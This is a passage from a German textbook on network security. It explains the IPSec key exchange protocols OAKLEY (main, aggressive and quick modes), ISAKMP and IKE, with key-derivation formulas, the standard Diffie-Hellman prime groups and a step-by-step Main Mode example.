Im folgenden Schritt nennt der Initiator seine eigene Identität und die vermutete Identität des Responders, und bereitet die Verifikation der Responder-Identität vor, indem er eine Zufallszahl Ni mit dem öffentlichen Schlüssel verschlüsselt, der zur vermuteten Identität des Responders gehört (5.). Diese neuen Daten werden verschlüsselt übertragen, und zwar mit dem aus dem Diffie-Hellman-Austausch resultierenden Schlüssel, der aus $g^{xy} \bmod p$ abgeleitet wurde. Dieser Schlüssel erhält als „Namen“ die 128-Bit lange Schlüssel-ID $CKY-I||CKY-R$. (Das Zeichen „|“ bezeichnet hier die Konkatenation, also das „Aneinanderhängen“, von zwei Zeichenfolgen.)

Die Identität des Responders wird mit der nächsten Nachricht dadurch bestätigt, dass nur der „echte“ Responder die Zufallszahl Ni entschlüsseln und anschließend mit dem öffentlichen Schlüssel des Initiators wieder neu verschlüsseln kann (6.). Zusätzlich packt der Responder noch eine Zufallszahl Nr für den Initiator mit ein, um auch dessen Identität zu überprüfen. Schließlich werden alle bislang gesendeten Nachrichtenfelder authentifiziert, indem sie (zusammen mit den nur Initiator und Responder bekannten Zufallszahlen Ni und Nr) in den Message Authentication Code $Hash1$ einfließen:

$$Hash1 := prf(k, ID(R)|ID(I)|GRP|g^y|g^x|EHAS)$$

Hierbei ist $prf(k, m)$ eine Pseudozufallsfunktion. Der geheime PRF-Schlüssel $k = prf(0, Ni|Nr)$ wird aus den vertraulich übertragenen Nonces Ni und Nr gebildet, und die Nachricht m ist die Konkatenation aller bisher ausgetauschten Nachrichtenfelder.

Die Identität des Initiators wird in der letzten Nachricht (6) nur indirekt über den Wert $Hash2$ verifiziert: Nur der echte Initiatator, der die Identität $ID(I)$ und somit auch den privaten Schlüssel zum Entschlüsseln von $E_I(Nr, Ni)$ besitzt, kann Nr entschlüsseln und den nachfolgenden Wert korrekt berechnen:

$$Hash2 := prf(k, ID(I)|ID(R)|GRP|g^x|g^y|EHAS)$$

Der in Abbildung 5.27 genutzte Modus hat folgende Eigenschaften:

- Schutz gegen Denial-of-Service-Angriffe, weil die Nachricht (2) schnell und einfach generiert werden kann.
- Perfect Forward Secrecy durch Verwendung des Diffie-Hellman-Schlüsselaustauschs in (3) und (4).
- Vertraulichkeit der Identitäten durch Verschlüsselung in den Schritten (5) bis (7).

Nachteil dieses sehr sicheren Protokolls ist der hohe Zeitaufwand bis zum Abschluss der Schlüsselvereinbarung. Er beträgt 3,5 *Round Trip Times* (RTT, durchschnittliche Zeitdauer, bis ein Absender eine Antwort auf seine Nachricht erhält), und dieser Zeitfaktor kann für das Internet erheblich sein. Verzichtet man auf die erste und dritte Sicherheitseigenschaft des obigen Protokolls, so kann man aggressiver vorgehen und, wie in Bild 5.28 dargestellt, das Protokoll in 1,5 RTT abschließen.

OAKLEY Aggressive Mode. Im Unterschied zum langsamen Modus werden im „aggressiven Modus“ alle notwendigen Informationen über den Initiator (einschließlich dessen Identität, die somit nicht mehr vertraulich ist), bereits in der ersten Nachricht (1.) übertragen. Die Authentizität dieser Daten wird durch die nachfolgende Signatur gewährleistet.

$$Sig1 := sig_{sk_I}(ID(I)|ID(R)|Ni|0|GRP|g^x|0|EHAO)$$

Die Cookies dienen in diesem Modus auch nicht mehr zur Abwehr von DoS-Angriffen, sondern lediglich zur Identifizierung der Nachrichten, da der Responder bereits nach Empfang von Nachricht (1) eine digitale Signatur verifizieren muss.


Der Responder liefert alle Informationen, die von seiner Seite noch benötigt werden, in Schritt (2) nach, und authentisiert alles durch

$$Sig2 := sig_{sk_R}(ID(R)|ID(I)|Nr|Ni|GRP|g^y|g^x|EHAS).$$

In Schritt (3) bestätigt der Initiator mit seiner Signatur, dass er alle Informationen korrekt erhalten hat, und dass der aus $g^{xy} \bmod p$ abgeleitet Schlüssel mit der Schlüssel-ID CKY-I|CKY-R authentisch ist.

$$Sig3 := sig_{sk_I}(ID(I)|ID(R)|Ni|Nr|GRP|g^x|g^y|EHAS)$$

Der aggressive Modus schützt zwar nicht die Identität der Teilnehmer, und bietet auch keinen Schutz gegen DoS-Attacken, das ausgehandelte Schlüsselmaterial hat aber weiterhin die Perfect Forward Secrecy-Eigenschaft.

**Abb. 5.28** Der Aggressive Mode bei OAKLEY.


Es ist zu betonen, dass der Responder nicht unbedingt mit Nachricht (2) aus Bild 5.28 antworten muss. Im Extremfall kann er so großen Wert auf den Schutz gegen DoS-Angriffe legen, dass er nur mit CKY-R antwortet, und den Rest der Nachricht verwirft.

OAKLEY Quick Mode. Wurde bereits ein gemeinsamer Schlüssel $s\text{KEYID}$ zwischen Initiator und Responder vereinbart, so kann man aus diesem Schlüssel schnell neue Schlüssel ableiten. In diesem Modus werden lediglich neue Nonces Ni und Nr übertragen und jeweils mit dem alten Schlüssel und einer Pseudozufallsfunktion authentifiziert.

Der neue Schlüssel hat dann die neue KEYID $NKEYID := Ni|Nr$, und den neuen Wert

$$sNKEYID := prf(s\text{KEYID}, Ni|Nr).$$

Der neue Schlüssel wird aus einem Datensatz erzeugt, der sich nur durch die fehlende „0“ von dem Datensatz unterscheidet, der zur Erzeugung des letzten Datenfelds von Nachricht (3) verwendet wurde.

**Abb. 5.29** Der Quick Mode bei OAKLEY.

$p_1 =$	155251809230070893513091813125848175563133404943451431 320235119490296623994910210725866945387659164244291000 768028886422915080371891804634263272761303128298374438 082089019628850917069131659317536746955176311984337163 7221007210577919
$g_1 =$	22
$p_2 =$	179769313486231590770839156793787453197860296048756011 706444423684197180216158519368947833795864925541502180 565485980503646440548199239100050792877003355816639229 553136239076508735759914822574862575007425302077447712 589550957937778424442426617334727629299387668709205606 050270810842907692932019128194
$g_2 =$	22
$p_5 =$	241031242692103258855207602219756607485695054850245994 265411694195810883168261222889009385826134161467322714 147790401219650364895705058263194273070680500922306273 474534107340669624601458936165977404102716924945320037 872943417032584377865919814376319377685986952408894019 557734611984354530154704374720774996976375008430892633 929555996888245787241299381012913029459299994792636526 405928464720973038494721168143446471443848852094012745 9844288859336526896320919633919
$g_5 =$	22

Abb. 5.30 Die drei standardisierten OAKLEY-Primzahlgruppen. Gruppe 1 mit g_1 und p_1 ist der Default-Wert.

Beim Diffie-Hellman-Verfahren können alle Teilnehmer (also im Extremfall alle IPSec-fähigen Hosts) die gleiche mathematische Gruppe für ihre Berechnungen nutzen¹.

Dieser Eigenschaft trägt das OAKLEY-Protokoll Rechnung, indem es fünf Standard-Gruppen vorgibt. Diese können dann über den GRP-Parameter direkt ausgewählt werden, ihre Beschreibung muss also nicht mit übertragen werden. Gruppen 1, 2 und 5 sind Primzahlgruppen mit Primzahlen der Länge 768, 1024 und 1536 Bit (vgl. Abbil-

¹Beim RSA-Verfahren ist dies nicht der Fall: Hier muss jeder Nutzer seinen eigenen Modulus $n = pq$ generieren.

ISAKMP Phase 1: Keine SA zur Verschlüsselung

IP	UDP	ISAKMP	Daten
----	-----	--------	-------

ISAKMP Phase 2: ISAKMP-SA zur Verschlüsselung der ISAKMP-Daten

IP	UDP	ISAKMP	Daten
----	-----	--------	-------

IPSec: IPSec-SA zur Verschlüsselung der IP-Daten

IP _{neu}	ESP _H	IP _{orig}	Daten	Padd.	ESP _T
-------------------	------------------	--------------------	-------	-------	------------------

Abb. 5.31 Die ISAKMP-Phasen 1 und 2 in Relation zu IPSec.

dung 5.30), Gruppen 3 und 4 elliptische Kurven-Gruppen. Das stellt Protokoll aber auch Konstrukte bereit, um neue Gruppen aushandeln zu können.

5.5.5 ISAKMP

Parallel zur Entwicklung von OAKLEY wurde an einem Nachrichtenformat gearbeitet, das für OAKLEY und weitere zukünftige Schlüsselvereinbarungsprotokolle den Transport der Nachrichten übernehmen sollte. Das *Internet Security Association and Key Management Protocol* (ISAKMP) stellt einen Rahmen zur Aushandlung von SAs und kryptographischen Schlüsseln bereit. ISAKMP arbeitet in zwei Phasen (vgl. Bild 5.31):

- In **Phase 1** wird eine ISAKMP-SA ausgehandelt. Die Nachrichten sind unverschlüsselt, bis auf ggf. verschlüsselte Felder in den Nutzdaten selbst.
- In **Phase 2** wird diese ISAKMP-SA benutzt, um die Nutzlast der ISAKMP-Pakete zu verschlüsseln. Mit diesen (verschlüsselten) Paketen werden dann die SAs für die Datenprotokolle (wichtigstes Beispiel: IPSec AH und ESP) ausgehandelt.

Die ISAKMP-SA ist bidirektional, d.h. sie wird von beiden ISAKMP-Instanzen genutzt. Die IPSec-SAs sind unidirektional, d.h. in Phase 2 muss für jede Richtung eine eigene SA ausgehandelt werden. Die in Phase 2 ausgehandelte IPSec-SA wird über eine Schnittstelle (API) an das Datensicherheitsprotokoll (IPSec) übergeben, und dort in der SAD gespeichert.

Alle Schlüsselaustauschprotokolle, die in den ISAKMP-Rahmen passen, verhalten sich wie Anwendungsprotokolle und kommunizieren über TCP oder UDP. Für ISAKMP wurde als Default-Wert UDP mit der Portnummer 500 von der IANA festgelegt. Die SPD jeder IPSec-Implementierung enthält eine Standardregel, nach der UDP-Pakete mit Port 500 immer ungeschützt gesendet werden dürfen.

Da ISAKMP als Rahmen für *alle* zukünftigen Schlüsselaustauschprotokolle konzipiert war, muss dem Protokoll mitgeteilt werden, dass es aktuell für IPSec eingesetzt wird. Dazu dient eine Domain of Interpretation (DOI, hier für IP) und ein Schlüsselaustauschprotokoll (IKE, abgeleitet aus OAKLEY).




Abb. 5.32 Kommunikations-Architektur von ISAKMP.

ISAKMP definiert die Bitstruktur der einzelnen Nachrichten, in OAKLEY ist nur die abstrakte Struktur einer Nachricht beschrieben. Jede ISAKMP-Nachricht besteht aus einem ISAKMP-Header (Abbildung 5.33) und mehreren „Payload“-Feldern („Nutzlast“, Abbildung 5.34). Es gibt 13 fest definierte Payload-Formate, deren Struktur vorgegeben ist. Die konkreten Zahlenwerte, die in die vorgegebenen Felder eingefügt werden (z.B. „ID Type“ im „Identification Payload“) müssen jeweils in einem „Domain of Interpretation“(DoI)-Modell beschrieben werden. Für IPSec ist [Pip98] dieses DoI-Dokument.

Die Bestandteile einer ISAKMP-Nachricht sind über das „Next Payload“-Feld miteinander verknüpft. Dabei gibt das „Next Payload“-Byte am Beginn eines Payload-Feldes immer den Inhalt des nachfolgenden Payload-Feldes an (Abbildung 5.35).

Neben den Datentypen definiert ISAKMP auch noch die „Exchange-Typen“, die in den einzelnen Phasen zur Schlüsselvereinbarung eingesetzt werden dürfen. Diese Exchange-Typen entsprechen ungefähr den „Modes“ von OAKLEY. Wir werden auf




Abb. 5.33 Der ISAKMP-Header.




Abb. 5.34 Generisches Format eines Payload-Headers.

die wichtigsten dieser Typen im nächsten Abschnitt eingehen, denn nur die IKE-Typen werden in der Praxis eingesetzt.

5.5.6 IKE

Der *Internet Key Exchange* (IKE) [HC98] füllt das von ISAKMP vorgegebene Gerüst mit Leben, indem die Protokolle aus OAKLEY den verschiedenen Phasen von ISAKMP zugeordnet und um Konstrukte aus SKEME ergänzt werden.

Um eine implementierbare Spezifikation zu erhalten, macht IKE außerdem zahlreiche Einschränkungen, die die unübersichtlich vielen Möglichkeiten von ISAKMP und OAKLEY deutlich einschränken:

- In ISAKMP Phase 1, in der eine SA für das ISAKMP-Protokoll selbst ausgehandelt wird, dürfen IKE Main Mode (sechs Nachrichten) oder Aggressive Mode (drei Nachrichten) verwendet werden. Main Mode muss dabei von jeder IKE-Implementierung unterstützt werden, Aggressive Mode ist optional.
- Es gibt vier Paare von Main Mode/Aggressive Mode-Protokollen, die sich durch die Art der Authentisierung unterscheiden: Hier können digitale Signaturen, Public Key-Verschlüsselung (in zwei Varianten) oder vorher ausgetauschte symmetrische Schlüssel („Preshared Keys“) zum Einsatz kommen.
- Um auch im Aggressive Mode die Identität von Initiator und Responder schützen zu können, wurde die Methode der Public-Key-Verschlüsselung zur Authentikation von SKEME übernommen.




Abb. 5.35 „Chaining“ in einer ISAKMP-Nachricht mit Hilfe des „Next Payload“ (NP)-Byte.

- In ISAKMP Phase 2, in der die SAs für IPSec AH oder ESP ausgehandelt werden, darf nur Quick Mode zum Einsatz kommen. Phase 2 ist bereits durch die ISAKMP SA geschützt, daher kann hier auf Main und Aggressive Mode verzichtet werden.

Wir wollen IKE nun an einem Beispiel erläutern, in dem digitale Signaturen zur Authentisierung verwendet werden. Wir treffen für dieses Beispiel die folgenden Festlegungen:

- In Phase 1 wird der Main Mode benutzt, bei dem sechs Nachrichten ausgetauscht werden. Die beiden Parteien werden dabei durch Nutzer-basierte X.509-Zertifikate identifiziert, die keine IP-Adresse enthalten. Dadurch kann auch der Fall dynamisch zugewiesener IP-Adressen mit behandelt werden.
- In Phase 2 sollen Security Associations für IPSec ESP mit Verschlüsselung und Authentikation ausgehandelt werden. Dafür wird der Quick Mode verwendet.
- Alle Nachrichten werden über UDP Port 500 ausgetauscht.
- Der Einfachheit halber soll der Initiator hier als A und der Responder als B bezeichnet werden.

Phase 1: Aushandeln der ISAKMP-SA. Die sechs Nachrichten des IKE Main Mode können in drei Gruppen unterteilt werden:

- Nachrichten 1 und 2 handeln die Rahmenbedingungen für die SAs aus. Dazu gehört der Zweck der SA (für ISAKMP oder IPSec) und die kryptographischen Algorithmen. Außerdem verhindert der Einsatz von Cookies Denial-of-Service-Attacken. Diese beiden Nachrichten sind unverschlüsselt und nicht authentisiert.
- Mit Nachrichten 3 und 4 werden Zufallszahlen und Diffie-Hellman-Werte zwischen den beiden Partnern ausgetauscht. Mit diesen Werten kann der Schlüssel sKEYID berechnet werden. Diese beiden Nachrichten sind unverschlüsselt und nicht authentisiert.
- In den Nachrichten 5 und 6 werden mit digitalen Signaturen die Inhalte der früheren Nachrichten authentisiert. Sie enthalten in unserem Fall auch die Zertifikate zur Überprüfung dieser Signaturen. Diese Nachrichten sind durch Verschlüsselung mit sKEYID geschützt.

In Nachricht 1 sendet *A* die Informationen zum Kontext des Schlüsselaustauschs und eine Liste mit Optionen innerhalb dieses Kontexts an *B*. Der ISAKMP-Header enthält ein Cookie (zur späteren Identifizierung der Antwort von *B*) und die Information, dass der Schlüsselaustausch im Main Mode durchgeführt werden soll. Dann folgen (im SA-Payload) die Information, dass der Kontext dieses Austauschs IPSec ist, und ein Vorschlag (Proposal 1) mit drei verschiedenen Optionen (Transform 1 bis 3):

- Der Wert „PROT: ISAKMP“ im Proposal-Payload teilt *B* mit, dass es sich um einen Phase 1-Austausch handelt (der Wert SPI muss also auf 0 gesetzt werden, da die auszuhandelnde ISAKMP-SA durch CKYI||CKYR identifiziert wird).




Abb. 5.36 Phase 1 Main Mode, Nachricht 1: Liste mit Vorschlägen für B.

- Die drei Optionen (Transform 1 bis 3) können zu folgenden Parametern unterschiedliche Werte enthalten (nicht alle in Bild 5.36 aufgeführt):
 - Verschlüsselungsalgorithmus: DES-CBC, IDEA-CBC, 3DES-CBC, ...
 - Hashfunktion: MD5, SHA, ...
 - Verwendete Diffie-Hellman-Gruppe: MODP 768, MODP 1024, EC 2155, EC 2185 (die OAKLEY-Gruppen 2 bis 5).
 - Authentisierungsmethode: Pre-Shared Key, DSS-Signaturen, RSA-Signaturen, Verschlüsselung mit RSA, Entschlüsselung mit RSA
 - Typ und Länge der Lebensdauer der SA, die in Sekunden oder Kilobytes angegeben werden kann.
 - (Weitere Parameter können hinzugefügt werden.)

In den Nachrichten 1 und 2 wird das Prinzip der Verkettung der einzelnen Felder mit Hilfe des NextPayload (NPL)-Feldes verdeutlicht (vgl. Bild 5.35): Transform Payloads werden als Teil eines komplex aufgebauten Proposal Payloads verstanden, und diese als Teil des SA-Payloads. Dies ist im ISAKMP-Standard explizit festgelegt. In den Bildern 5.36 und 5.37 ist dies graphisch dargestellt, und daraus erklären sich auch die „NPL: 0“-Einträge, die besagen, dass kein weiterer Payload (auf der gleichen Schachtelungsebene) folgt.




Abb. 5.37 Phase 1 Main Mode, Nachricht 2: Auswahl eines Vorschlags.




Abb. 5.38 Phase 1 Main Mode, Nachricht 3: Diffie-Hellman und Nonce-Austausch.

Mit Nachricht 2 wählt B eine der drei Optionen aus und ergänzt die Informationen um sein Cookie CKY-B. In diesem Schritt musste B noch keine rechenaufwändige Public-Key-Operation durchführen, so dass mit CKY-B ein DoS-Angriff auf Basis von Public-Key-Berechnungen verhindert werden kann. Allerdings muss B sich die Informationen aus den Feldern SA, Proposal und Transform merken, da diese später nicht mehr übertragen werden (was für einen "normalen" DoS-Angriff ausgenutzt werden könnte).

Die Nachrichten 3 und 4 realisieren den Diffie-Hellman-Schlüsselaustausch und den Austausch von Nonces in beide Richtungen. Die Zufallszahlen N_a und N_b sind dabei nicht geschützt. Sie fließen zusammen mit dem Diffie-Hellman-Ergebnis in die Berechnung des Schlüssels sKEYID ein.

Nach Empfang der Nachricht 4 durch A können beide Seiten g^{ab} berechnen, und beide kennen N_a und N_b . Somit können sie den Schlüssel sKEYID durch Einsatz der in Nachricht 2 vereinbarten schlüsselgesteuerten Hashfunktion prf (in unserem Beispiel: HMAC-SHA1) berechnen:

$$sKEYID := \text{prf}(N_a | N_b, g^{ab}).$$

Aus diesem Schlüssel werden weitere abgeleitet:

- Ein Schlüssel sKEYID_d, aus dem weitere Schlüssel (in Phase 2) abgeleitet werden:

$$sKEYID_d = \text{prf}(sKEYID, g^{ab} | CKY - A | CKY - B | 0)$$




Abb. 5.39 Phase 1 Main Mode, Nachricht 4: Diffie-Hellman und Nonce von B.




Abb. 5.40 Phase 1, Main Mode, Nachricht 5: Identifizierung von A. Die grau unterlegten Datenfelder sind mit einem aus SKEYID_e abgeleiteten Schlüssel verschlüsselt.

- Ein Schlüssel sKEYID_a, der zur Authentisierung der ISAKMP-Nachrichten dient:

$$sKEYID_a = prf(sKEYID, sKEYID_d | g^{ab} | CKY - A | CKY - B | 1)$$

- Ein Schlüssel sKEYID_e, der zur Verschlüsselung von ISAKMP-Nachrichten dient:

$$sKEYID_e = prf(sKEYID, sKEYID_a | g^{ab} | CKY - A | CKY - B | 2)$$

Zu diesem Zeitpunkt besitzen A und B also gemeinsame Schlüssel und können alle weiteren Nachrichten verschlüsseln und authentisieren. Sie kennen aber noch nicht die Identität des jeweils anderen, die in den nächsten beiden Nachrichten verifiziert werden muss.

Dies geschieht durch Senden von digitalen Signaturen in den Nachrichten 5 und 6, die jeweils über alle vorher ausgetauschten Nachrichten gebildet werden. Z.B. enthält das Signature-Feld von Nachricht 5 den Wert

$$sig_{sk_A}(prf(SKEYID, g^a | g^b | CKY - A | CKY - B | SA_p | ID_A)),$$

wobei *sig* bzw. *prf* die in Nachricht 2 ausgewählten Signatur- bzw. MAC-Funktionen sind, und *SA_p* den gesamten Inhalt des SA-Feldes der Nachricht 2 darstellt.

Damit der andere Teilnehmer die Signatur auch verifizieren kann, muss mitgeteilt werden, welcher öffentliche Schlüssel zur Verifikation verwendet werden muss. Dies geschieht im Feld Identity, das eine eindeutige Identität enthalten muss. Dies kann ein




Abb. 5.41 Phase 1, Main Mode, Nachricht 6: Identifizierung von B. Die grau unterlegten Datenfelder sind mit einem aus sKEYID_e abgeleiteten Schlüssel verschlüsselt.




Abb. 5.42 Phase 2 Quick Mode, Nachricht 1: Neuer Zufallswert N'_a für B. Die grau unterlegten Datenfelder sind mit einem aus sKEYID_e abgeleiteten Schlüssel verschlüsselt.

Distinguished Name nach X.500 sein, aber auch eine IP-Adresse oder eine E-Mail-Adresse. Der Empfänger dieser Nachricht muss jedenfalls in der Lage sein, sich den öffentlichen Schlüssel zu dieser Identität aus einer vertrauenswürdigen Quelle zu verschaffen.

Die Standardmethode dafür ist, auf ein gültiges Zertifikat zu dieser ID zurückzugreifen (z.B. über LDAP oder ein anderes Certificate Discovery Protokoll). Optional kann dieses Zertifikat, wie in unserem Beispiel dargestellt, auch schon in der Nachricht mit enthalten sein, was den Aufwand des Empfängers verringert.

Nach Überprüfung der Signaturen ist Phase 1 beendet.

Im IKE-Standard [HC98] werden neben digitalen Signaturen noch andere Methoden zur Authentisierung von Nachrichten beschrieben. Dazu zählen „preshared keys“, als geheime Werte, die irgendwie (z.B. durch den Systemadministrator) in die beiden Hosts gebracht werden müssen, oder auch Public Key-Verschlüsselung. Die Auswahl einer anderen Authentisierungsmethode verändert die Struktur der sechs ausgetauschten Nachrichten, nicht jedoch ihre Anzahl. Außerdem ändert sich die Berechnung des Wertes sKEYID, nicht aber die sich daran anschließende Ableitung der weiteren Schlüsselwerte.

Bei der Verwendung von „preshared keys“ ist noch zu beachten, dass Phase 1 von IKE im Main Mode nur bei Verwendung von festen IP-Adressen funktioniert, weil der für die Authentikation zu verwendende Schlüssel durch die IP-Adresse bestimmt wird. (Im Aggressive Mode gibt es diese Einschränkung nicht.)

Phase 2: Aushandeln der SAs für IPSec ESP. In Phase 2 wird OAKLEY Quick Mode benutzt. In Bild 5.29 ist die Variante ohne Perfect Forward Secrecy angegeben, die wir auch hier in unserem Beispiel verwenden; man kann PFS erreichen, wenn in den Nachrichten 1 und 2 neue Diffie-Hellman-Werte in einem Key Exchange (KE)-Feld mit übertragen werden.

Die Authentizität der Phase 2-Nachrichten wird durch den Schlüssel SKEYID_a garantiert. Daher muss jede Phase 2-Nachricht als erstes Feld nach dem Header ein

